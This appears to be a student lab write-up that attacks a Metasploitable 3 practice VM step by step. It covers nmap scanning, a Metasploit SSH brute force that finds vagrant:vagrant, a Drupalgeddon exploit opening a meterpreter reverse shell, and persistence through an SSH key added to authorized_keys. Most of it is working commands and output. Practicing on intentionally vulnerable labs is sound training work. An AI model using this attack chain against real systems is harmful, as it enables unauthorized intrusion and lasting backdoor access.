



Everything is ready we know that our target ip address is `ip 192.168.56.3`:







I have chosen Advanced Scan for this example



Once you save your scan, you will see it in your scan lists. Here we need to click on the play ikon which means Launch.



final results:



## Task 3

Use the Metasploit framework to exploit 2 vulnerabilities in any of the services running on the Metasploitable machines.

Hint:

[Metasploitable 3 Vulnerabilities](#)

Solution:

Firstly, I installed nmap, metasploite framework:

```
sudo apt-get install nmap
```

```
mohamad@mohamad-Lenovo-ideapad-520-15IKB:~$ sudo apt-get install nmap
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  liblinear4 lua-lpeg nmap-common
Suggested packages:
  liblinear-tools liblinear-dev ncat ndiff zenmap
The following NEW packages will be installed:
  liblinear4 lua-lpeg nmap nmap-common
0 upgraded, 4 newly installed, 0 to remove and 210 not upgraded.
Need to get 5,744 kB of archives.
After this operation, 25.6 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://archive.ubuntu.com/ubuntu jammy/universe amd64 liblinear4 amd64 2.3.0+dfsg-5 [41.4 kB]
Get:2 http://archive.ubuntu.com/ubuntu jammy/universe amd64 lua-lpeg amd64 1.0.2-1 [31.4 kB]
Get:3 http://archive.ubuntu.com/ubuntu jammy-updates/universe amd64 nmap-common all 7.91+dfsg1+really7.80+dfsg1-2ubuntu0.1 [3,940 kB]
Get:4 http://archive.ubuntu.com/ubuntu jammy-updates/universe amd64 nmap amd64 7.91+dfsg1+really7.80+dfsg1-2ubuntu0.1 [1,731 kB]
Fetched 5,744 kB in 2s (2,973 kB/s)
Selecting previously unselected package liblinear4:amd64.
(Reading database ... 1065904 files and directories currently installed.)
Preparing to unpack .../liblinear4_2.3.0+dfsg-5_amd64.deb ...
Unpacking liblinear4:amd64 (2.3.0+dfsg-5) ...
Selecting previously unselected package lua-lpeg:amd64.
Preparing to unpack .../lua-lpeg_1.0.2-1_amd64.deb ...
Unpacking lua-lpeg:amd64 (1.0.2-1) ...
Selecting previously unselected package nmap-common.
Preparing to unpack .../nmap-common_7.91+dfsg1+really7.80+dfsg1-2ubuntu0.1_all.deb ...
Unpacking nmap-common (7.91+dfsg1+really7.80+dfsg1-2ubuntu0.1) ...
Selecting previously unselected package nmap.
Preparing to unpack .../nmap_7.91+dfsg1+really7.80+dfsg1-2ubuntu0.1_amd64.deb ...
Unpacking nmap (7.91+dfsg1+really7.80+dfsg1-2ubuntu0.1) ...
Setting up lua-lpeg:amd64 (1.0.2-1) ...
Setting up liblinear4:amd64 (2.3.0+dfsg-5) ...
Setting up nmap-common (7.91+dfsg1+really7.80+dfsg1-2ubuntu0.1) ...
Setting up nmap (7.91+dfsg1+really7.80+dfsg1-2ubuntu0.1) ...
Processing triggers for man-db (2.10.2-1) ...
Processing triggers for libc-bin (2.35-0ubuntu2) ...
```

I did an nmap scan and tried to find the open ports using command:

```
sudo nmap -sV -O 192.168.56.3 -p0-65535
```

```
mohamad@mohamad-Lenovo-ideapad-520-15IKB:~$ sudo nmap -sV -O 192.168.56.3 -p0-65535
Starting Nmap 7.80 ( https://nmap.org ) at 2024-09-23 16:25 MSK
Nmap scan report for 192.168.56.3
Host is up (0.00032s latency).
Not shown: 65522 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.5
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.7 ((Ubuntu))
111/tcp   open  rpcbind      2-4 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp   open  ipp          CUPS 1.7
3306/tcp  open  mysql        MySQL (unauthorized)
3500/tcp  open  http         WEBrick httpd 1.3.1 (Ruby 2.3.8 (2018-10-18))
6667/tcp  open  irc          UnrealIRCd
6697/tcp  open  irc          UnrealIRCd
8067/tcp  open  irc          UnrealIRCd
8080/tcp  open  http         Jetty 8.1.7.v20120910
36997/tcp open  status       1 (RPC #100024)
MAC Address: 08:00:27:A0:BD:24 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Hosts: METASPLOITABLE3-UB1404, irc.TestIRC.net; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.73 seconds
```

We found that several open ports can be exploited, and I will choose port 22 ssh and 80 http

Start Metasploit with msfconsole using command:

```
msfconsole
```

## SSH\_login

```
Creating database users
Writing client authentication configuration file /home/mohamad/.msf4/db/pg_hba.conf
Stopping database at /home/mohamad/.msf4/db
Starting database at /home/mohamad/.msf4/db...waiting for server to start.... done
server started
success
Creating initial database schema
Database initialization successful

** Metasploit Framework Initial Setup Complete **

Metasploit tip: Metasploit can be configured at startup, see msfconsole
--help to learn more

      .:ok000kdc'      'cdk000ko:.
      .x000000000000c   c00000000000x.
      ;00000000000000k,   ,k00000000000000:
      '00000000k000000:  :0000000000000000'
      o00000000 MMMM o000o0000l MMMM,00000000o
      d00000000 MMMMMM.c00000c MMMMMM,00000000x
      l00000000 MMMMMMMMM;d,MMMMMMMMM,00000000l
      .00000000 MMM ;MMMMMMMMMMM MMMM,00000000.
      c0000000 MMM 00c.MMMMM 000.MMM,0000000c
      o0000000 MMM 0000 MMM:0000.MMM,000000o
      l0000000 MMM 0000 MMM:0000.MMM,000000l
      ;0000 MMM 00000 MMM:0000.MMM;0000;
      .d00o'WM 00000cccx0000.MX'x00d.
      ,kol'M 0000000000000.M d0k,
      ;kk;.0000000000000.;0k:
      ;k00000000000000k:
      ,x000000000000x,
      .l00000000l.
      ,d0d,
      .

      =[ metasploit v6.4.27-dev-                               ]
+ -- --=[ 2452 exploits - 1260 auxiliary - 430 post             ]
+ -- --=[ 1468 payloads - 49 encoders - 11 nops                ]
+ -- --=[ 9 evasion                                              ]

Metasploit Documentation: https://docs.metasploit.com/
```

Search for the SSH\_login credential to exploit it using command:

```
search ssh_login
```

```
msf6 > search ssh_login

Matching Modules
=====

#  Name                                     Disclosure Date  Rank   Check  Description
-  -  -                                     -             -   -    -    -
0  auxiliary/scanner/ssh/ssh_login          .               normal No     SSH Login Check Scanner
1  auxiliary/scanner/ssh/ssh_login_pubkey .               normal No     SSH Public Key Login Scanner

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ssh/ssh_login_pubkey
```

```
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) >
```

Now we have to set all these parameters, to do this simply give the commands listed below one by one.

use it using command:

```
show options
set RHOST 192.168.56.3
set VERBOSE true
set STOP_ON_SUCCESS true
set USER_FILE /usr/share/users.txt
set PASS_FILE /usr/share/pass.txt
show options
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > show options
```

Module options (auxiliary/scanner/ssh/ssh\_login):

Name	Current Setting	Required	Description
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank username and password
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
CreateSession	true	no	Create a new session for every successful login
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD		no	A specific password to authenticate with
PASS_FILE		no	File containing passwords, one per line
RHOSTS		yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>
RPORT	22	yes	The target port
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME		no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER AS PASS	false	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line
VERBOSE	false	yes	Whether to print output for all attempts

View the full module info with the `info`, or `info -d` command.

```
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOST 192.168.56.3
```

```
RHOST => 192.168.56.3
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
```

```
VERBOSE => true
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
```

```
STOP_ON_SUCCESS => true
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /usr/share/users.txt
```

```
USER_FILE => /usr/share/users.txt
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /usr/share/pass.txt
```

```
PASS_FILE => /usr/share/pass.txt
```

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DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD		no	A specific password to authenticate with
PASS_FILE	/usr/share/pass.txt	no	File containing passwords, one per line
RHOSTS	192.168.56.3	yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>
RPORT	22	yes	The target port
STOP_ON_SUCCESS	true	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME		no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER AS PASS	false	no	Try the username as the password for all users
USER_FILE	/usr/share/users.txt	no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts

View the full module info with the `info`, or `info -d` command.

```
msf6 auxiliary(scanner/ssh/ssh_login) >
```

Give the 'run' or 'exploit' command, the tool will do the rest

```
msf6 auxiliary(scanner/ssh/ssh_login) > exploit
```

```
[*] 192.168.56.3:22 - Starting bruteforce
[*] 192.168.56.3:22 - Failed: 'msfadmin:msfadmin'
[*] 192.168.56.3:22 - Failed: 'msfadmin:asdf'
[*] 192.168.56.3:22 - Failed: 'msfadmin:vagrant'
[*] 192.168.56.3:22 - Failed: 'msfadmin:asdf'
[*] 192.168.56.3:22 - Failed: 'msfadmin:asdf'
[*] 192.168.56.3:22 - Failed: 'msfadmin:asdf'
[*] 192.168.56.3:22 - Failed: 'msfadmin:asdf'
[*] 192.168.56.3:22 - Failed: 'msfadmin:asdf'
[*] 192.168.56.3:22 - Failed: 'msfadmin:asdf'
[*] 192.168.56.3:22 - Failed: 'vagrant:msfadmin'
[*] 192.168.56.3:22 - Failed: 'vagrant:asdf'
[*] 192.168.56.3:22 - Success: 'vagrant:vagrant' 'uid=900(vagrant) gid=900(vagrant) groups=900(vagrant),27(sudo) Linux metasploitable3-ubi404 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux'
[*] SSH session 1 opened (192.168.56.1:41561 -> 192.168.56.3:22) at 2024-09-23 18:53:56 +0300
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

I tried to access the shell and running commands:

```
[*] Invalid session identifier: 2
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
ls
[*] Started reverse TCP handler on 192.168.56.1:4433
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 auxiliary(scanner/ssh/ssh_login) > ls
[*] exec: ls

Vagrantfile
msf6 auxiliary(scanner/ssh/ssh_login) > ls
[*] exec: ls

Vagrantfile
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 4
[*] Invalid session identifier: 4
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i

Active sessions
=====

  Id  Name  Type      Information      Connection
  --  ---  -
   1           shell linux  SSH mohamad @  192.168.56.1:41561 -> 192.168.56.3:22 (192.168.56.3)

msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1...

ls
VBoxGuestAdditions.iso
ls
VBoxGuestAdditions.iso
hello
-bash: line 10: hello: command not found

[*] Stopping exploit/multi/handler
```

## Drupal exploits on metasploit

```
msf6 auxiliary(scanner/http/http_version) > search drupal

Matching Modules
=====

#  Name                                          Disclosure Date  Rank    Check  Description
-  -
0  exploit/unix/webapp/drupal_coder_exec        2016-07-13       excellent Yes     Drupal CODER Module Remote Command Execution
1  exploit/unix/webapp/drupal_drupalgeddon2     2018-03-28       excellent Yes     Drupal Drupalgeddon 2 Forms API Property Injection
2  \ target: Automatic (PHP In-Memory)          .                .       .
3  \ target: Automatic (PHP Dropper)            .                .       .
4  \ target: Automatic (Unix In-Memory)         .                .       .
5  \ target: Automatic (Linux Dropper)          .                .       .
6  \ target: Drupal 7.x (PHP In-Memory)         .                .       .
7  \ target: Drupal 7.x (PHP Dropper)           .                .       .
8  \ target: Drupal 7.x (Unix In-Memory)        .                .       .
9  \ target: Drupal 7.x (Linux Dropper)         .                .       .
10 \ target: Drupal 8.x (PHP In-Memory)         .                .       .
11 \ target: Drupal 8.x (PHP Dropper)           .                .       .
12 \ target: Drupal 8.x (Unix In-Memory)        .                .       .
13 \ target: Drupal 8.x (Linux Dropper)         .                .       .
14 \ AKA: SA-CORE-2018-002                      .                .       .
15 \ AKA: Drupalgeddon 2                       .                .       .
16 exploit/multi/http/drupal_drupalgeddon      2014-10-15       excellent No      Drupal HTTP Parameter Key/Value SQL Injection
17 \ target: Drupal 7.0 - 7.31 (form-cache PHP injection method) .                .       .
18 \ target: Drupal 7.0 - 7.31 (user-post PHP injection method) .                .       .
19 auxiliary/gather/drupal_openid_xxe          2012-10-17       normal  Yes     Drupal OpenID External Entity Injection
20 exploit/unix/webapp/drupal_restws_exec       2016-07-13       excellent Yes     Drupal RESTWS Module Remote PHP Code Execution
21 exploit/unix/webapp/drupal_restws_unserialize 2019-02-20       normal  Yes     Drupal RESTful Web Services unserialize() RCE
22 \ target: PHP In-Memory                      .                .       .
23 \ target: Unix In-Memory                     .                .       .
24 auxiliary/scanner/http/drupal_views_user_enum 2010-07-02       normal  Yes     Drupal Views Module Users Enumeration
25 exploit/unix/webapp/php_xmlrpc_eval         2005-06-29       excellent Yes     PHP XML-RPC Arbitrary Code Execution

Interact with a module by name or index. For example info 25, use 25 or use exploit/unix/webapp/php_xmlrpc_eval
msf6 auxiliary(scanner/http/http_version) >
```

use command:

```
use exploit/multi/http/drupal_drupageddon
```

```
msf6 auxiliary(scanner/http/http_version) > use exploit/multi/http/drupal_drupageddon  
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp  
msf6 exploit(multi/http/drupal_drupageddon) >
```

```
show options  
set RHOSTS 192.168.56.3  
set TARGETURI /drupal/
```

```
msf6 exploit(multi/http/drupal_drupageddon) > show options  
Module options (exploit/multi/http/drupal_drupageddon):  


| Name      | Current Setting | Required | Description                                                                                                                                                                                         |
|-----------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Proxies   |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]                                                                                                                                        |
| RHOSTS    |                 | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT     | 80              | yes      | The target port (TCP)                                                                                                                                                                               |
| SSL       | false           | no       | Negotiate SSL/TLS for outgoing connections                                                                                                                                                          |
| TARGETURI | /               | yes      | The target URI of the Drupal installation                                                                                                                                                           |
| VHOST     |                 | no       | HTTP server virtual host                                                                                                                                                                            |

  
Payload options (php/meterpreter/reverse_tcp):  


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 10.0.85.1       | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |

  
Exploit target:  


| Id | Name                                                |
|----|-----------------------------------------------------|
| 0  | Drupal 7.0 - 7.31 (form-cache PHP injection method) |

  
View the full module info with the info, or info -d command.
```

```
msf6 exploit(multi/http/drupal_drupageddon) > set RHOSTS 192.168.56.3  
RHOSTS => 192.168.56.3  
msf6 exploit(multi/http/drupal_drupageddon) > set TARGETURI /drupal/  
TARGETURI => /drupal/
```

Give the 'run' or 'exploit' command, the tool will do the rest

```
run
```



```

msf6 exploit(multi/http/drupal_drupageddon) > run

[*] Started reverse TCP handler on 10.0.85.1:4444
[*] Sending stage (39927 bytes) to 10.0.85.1
[*] Meterpreter session 1 opened (10.0.85.1:4444 -> 10.0.85.1:57682) at 2024-09-23 19:42:36 +0300

meterpreter > ls
Listing: /var/www/html/drupal
=====

```

Mode	Size	Type	Last modified	Name
100644/rw-r--r--	174	fil	2011-07-28 00:17:40 +0400	.gitignore
100644/rw-r--r--	5410	fil	2011-07-28 00:17:40 +0400	.htaccess
100644/rw-r--r--	58875	fil	2011-07-28 00:17:40 +0400	CHANGELOG.txt
100644/rw-r--r--	996	fil	2011-07-28 00:17:40 +0400	COPYRIGHT.txt
100644/rw-r--r--	1447	fil	2011-07-28 00:17:40 +0400	INSTALL.mysql.txt
100644/rw-r--r--	1874	fil	2011-07-28 00:17:40 +0400	INSTALL.pgsql.txt
100644/rw-r--r--	1298	fil	2011-07-28 00:17:40 +0400	INSTALL.sqlite.txt
100644/rw-r--r--	17856	fil	2011-07-28 00:17:40 +0400	INSTALL.txt
100644/rw-r--r--	14940	fil	2011-02-24 03:47:51 +0300	LICENSE.txt
100644/rw-r--r--	7356	fil	2011-07-28 00:17:40 +0400	MAINTAINERS.txt
100644/rw-r--r--	3494	fil	2011-07-28 00:17:40 +0400	README.txt
100644/rw-r--r--	8811	fil	2011-07-28 00:17:40 +0400	UPGRADE.txt
100644/rw-r--r--	6605	fil	2011-07-28 00:17:40 +0400	authorize.php
100644/rw-r--r--	720	fil	2011-07-28 00:17:40 +0400	cron.php
040755/rwxr-xr-x	4096	dir	2011-07-28 00:17:40 +0400	includes
100644/rw-r--r--	529	fil	2011-07-28 00:17:40 +0400	index.php
100644/rw-r--r--	688	fil	2011-07-28 00:17:40 +0400	install.php
040755/rwxr-xr-x	4096	dir	2011-07-28 00:17:40 +0400	misc
040755/rwxr-xr-x	4096	dir	2011-07-28 00:17:40 +0400	modules
040755/rwxr-xr-x	4096	dir	2011-07-28 00:17:40 +0400	profiles
100644/rw-r--r--	1531	fil	2011-07-28 00:17:40 +0400	robots.txt
040755/rwxr-xr-x	4096	dir	2011-07-28 00:17:40 +0400	scripts
040755/rwxr-xr-x	4096	dir	2011-07-28 00:17:40 +0400	sites

we can see that we have access to the file by running the list files command.

## Task 4

Maintain persistence on the compromised Metasploitable machine.

Hint: TA0003 More hints: T1098.004, T1053.003, T1053.005, T1505.003

### Solution:

1. On your attacker machine (your local machine), generate an SSH key pair

```
ssh-keygen -t rsa -b 2048
```

this will create two files:

~/.ssh/id\_rsa (your private key) ~/.ssh/id\_rsa.pub (your public key)

2. Access the Compromised Machine using ssh brute force that we did it in the third task with username :vagrant, and password: vagrant:
3. Copy Your Public Key to authorized\_keys using command:

```
echo "<your_public_key>" >> .ssh/authorized_keys
```

4. Verify SSH Access using command:

```
ssh -i ~/.ssh/id_rsa root@192.168.56.3
```

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